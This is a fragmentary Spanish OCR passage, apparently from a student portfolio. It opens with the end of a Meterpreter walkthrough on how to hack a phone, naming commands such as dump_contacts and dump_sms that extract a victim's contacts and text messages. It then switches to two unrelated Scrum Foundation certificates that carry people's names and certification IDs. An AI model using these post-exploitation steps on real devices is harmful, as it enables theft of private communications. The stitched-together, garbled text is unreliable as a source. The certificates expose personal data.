
Comando **localtime.**




Comando **ps** para ver la lista de los procesos.




Comando **dump_contacts** te crea un archivo txt con la lista de los contactos y números de la víctima. **dump_sms** para crear archivo txt con todos los mensajes de texto.



Comando exit para salir de meterpreter.





Esto sería todo para la demostración de como hacker un dispositivo.

Certificado Scrum

CertiProf®
Professional Knowledge

Herewith, **CertiProf®** certifies that

Daniela

Has successfully passed the requirements for

SCRUM FOUNDATION
PROFESSIONAL CERTIFICATE
SFPC™

MANAGING DIRECTOR

PROFESSIONAL CERTIFICATE
CertiProf®
Professional Knowledge
SCRUM FOUNDATION
SFPC™

Certification Date 6 de mayo de 2023
Certification ID 85405833

SCRUM FOUNDATION PROFESSIONAL CERTIFICATE SFPC™

CertiProf®
Professional Knowledge

Herewith, **CertiProf®** certifies that

Wesley Alirio Vanegas Bolivar

Has successfully passed the requirements for

SCRUM FOUNDATION
PROFESSIONAL CERTIFICATE
SFPC™

MANAGING DIRECTOR

SCRUM FOUNDATION
PROFESSIONAL CERTIFICATE
SFPC™

Certification Date 5 de mayo de 2023
Certification ID 85385614